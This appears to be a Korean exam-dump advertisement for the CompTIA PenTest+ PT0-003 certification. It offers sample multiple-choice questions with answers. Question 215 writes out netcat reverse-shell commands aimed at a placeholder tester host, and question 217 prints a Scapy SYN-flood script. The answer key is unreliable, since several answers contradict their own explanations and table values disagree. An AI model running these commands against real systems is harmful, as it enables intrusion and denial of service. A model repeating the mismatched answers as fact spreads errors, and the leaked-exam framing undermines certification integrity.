


PT0-003완벽한덤프자료 & PT0-003완벽한시험자료





2026 Itexamdump 최신 PT0-003 PDF 버전 시험 문제집과 PT0-003 시험 문제 및 답변 무료 공유:
<https://drive.google.com/open?id=1m5u3hVGg-HG1bRXDLJI4aVo332Ft1To>

우리 Itexamdump에서는 여러분을 위하여 정확하고 우수한 서비스를 제공하였습니다. 여러분의 고민도 덜어드릴 수 있습니다. 빨리 성공하고 빨리CompTIA PT0-003인증시험을 패스하고 싶으시다면 우리 Itexamdump를 장바구니에 넣으시죠 . Itexamdump는 여러분의 아주 좋은 합습가이드가 될것입니다. Itexamdump로 여러분은 같고 싶은 인증서를 빠른 시일내에 얻게될것입니다.

CompTIA PT0-003 시험요강:

주제	소개
주제 1	<ul style="list-style-type: none">• Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.
주제 2	<ul style="list-style-type: none">• Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.
주제 3	<ul style="list-style-type: none">• Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.
주제 4	<ul style="list-style-type: none">• Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.
주제 5	<ul style="list-style-type: none">• Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.

PT0-003완벽한 덤프자료 덤프자료로 CompTIA PenTest+ Exam 시험패스 가능

CompTIA인증 PT0-003시험은 빨리 패스해야 되는데 어디서부터 어떻게 시험준비를 시작해야 하는지 갈피를 잡을 수 없는 분들은 Itexamdump가 도와드립니다. Itexamdump의 CompTIA인증 PT0-003덤프만 공부하면 시험패스에 자신이 생겨 불안한 상태에서 벗어날 수 있습니다. 덤프는 시장에서 가장 최신버전이기 때문에 최신 시험문제의 모든 시험범위와 시험유형을 커버하여 CompTIA인증 PT0-003시험을 쉽게 패스하여 자격증을 취득하여 찬란한 미래에 더 가깝도록 도와드립니다.

최신 CompTIA PenTest+ PT0-003 무료샘플문제 (Q213-Q218):

질문 # 213

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Patch management
- B. Key rotation
- C. Network segmentation
- D. Encrypted passwords

정답: A

설명:

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

Reference: CompTIA PenTest+ Certification Guide, Chapter 1: Pre-engagement Interactions, Page 21.

질문 # 214

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.8	0.90

Which of the following targets should the tester select next?

- A. fileserver
- B. legaldatabase
- C. financesite
- D. hrdatabase

정답: A

설명:

* Evaluation Criteria:

* CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.

* EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.

* Analysis:

* hrdatabase: CVSS = 9.9, EPSS = 0.50

* financesite: CVSS = 8.0, EPSS = 0.01

* legaldatabase: CVSS = 8.2, EPSS = 0.60

* fileserver: CVSS = 7.6, EPSS = 0.90

* Selection Justification:

* fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.

* This makes it a critical target for immediate testing to mitigate potential exploitation risks.

Pentest References:

* Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

* Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.

Top of Form

Bottom of Form

질문 # 215

A penetration tester finds an unauthenticated RCE vulnerability on a web server and wants to use it to enumerate other servers on the local network. The web server is behind a firewall that allows only an incoming connection to TCP ports 443 and 53 and unrestricted outbound TCP connections. The target web server is <https://target.comptia.org>. Which of the following should the tester use to perform the task with the fewest web requests?

- A. `/bin/sh -c 'nc <pentester_ip> 443'`
- B. `/bin/sh -c 'nc -l -p 443'`
- C. `nc -e /bin/sh -lp 53`
- D. `nc -e /bin/sh <pentester_ip> 53`

정답: A

설명:

The tester needs to pivot from the compromised web server while bypassing firewall restrictions that allow:

* Inbound traffic only on TCP 443 (HTTPS) and TCP 53 (DNS)

* Unrestricted outbound traffic

* Reverse shell using TCP 443 (Option D):

* This command initiates an outbound connection to the pentester's machine on port 443, which is allowed by the firewall.

* Example: `bashCopyEdit/bin/sh -c 'nc <pentester_ip> 443 -e /bin/sh'`

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* The pentester listens on TCP 443 and receives the shell from the target.

질문 # 216

A penetration tester performs the following command:

`curl -I -http2 https://www.comptia.org`

Which of the following snippets of output will the tester MOST likely receive?

A. HTTP/2 200
 ...
 x-frame-options: SAMEORIGIN
 x-xss-protection: 1; mode=block
 x-content-type-options: nosniff
 referrer-policy: strict-origin
 strict-transport-security: max-age=31536000; includeSubdomains; preload
 ...

B. <!DOCTYPE html>
 <html lang="en">
 <head>
 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
 ...
 </head>
 ...
 <body lang="en">
 </body>
 </html>

C.

%	Total	% Received	% Rferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed
100	1698k	100	1698k	0	0	0:00:01	0:00:01	--:--	1565k

D. [#####] 100%

- A. Option B
- **B. Option A**
- C. Option D
- D. Option C

정답: B

설명:

Reference: <https://research.securitum.com/http-2-protocol-it-is-faster-but-is-it-also-safer/>

질문 # 217

A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:

```
ip = IP("192.168.50.2")
```

```
tcp = TCP(sport=RandShort(), dport=80, flags="S")
```

```
raw = RAW(b"X"*1024)
```

```
p = ip/tcp/raw
```

```
send(p, loop=1, verbose=0)
```

Which of the following attack types is most likely being used in the test?

- A. MDK4
- B. FragAttack
- C. Smurf attack
- **D. SYN flood**

정답: D

설명:

A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.

* Understanding the Script:

* ip = IP("192.168.50.2"): Sets the target IP address.

* tcp = TCP(sport=RandShort(), dport=80, flags="S"): Creates a TCP packet with a SYN flag set.

* raw = RAW(b"X"*1024): Adds a payload to the packet.

* p = ip/tcp/raw: Combines IP, TCP, and RAW layers into a single packet.

* send(p, loop=1, verbose=0): Sends the packet in a loop continuously.

* Purpose of SYN Flood:

* Resource Exhaustion: The attack consumes resources by opening many half-open connections.

* Denial of Service: The target system becomes unable to process legitimate requests due to resource depletion.

* Detection and Mitigation:

* Rate Limiting: Implement rate limiting on incoming SYN packets.

* SYN Cookies: Use SYN cookies to handle large numbers of SYN requests without consuming resources.

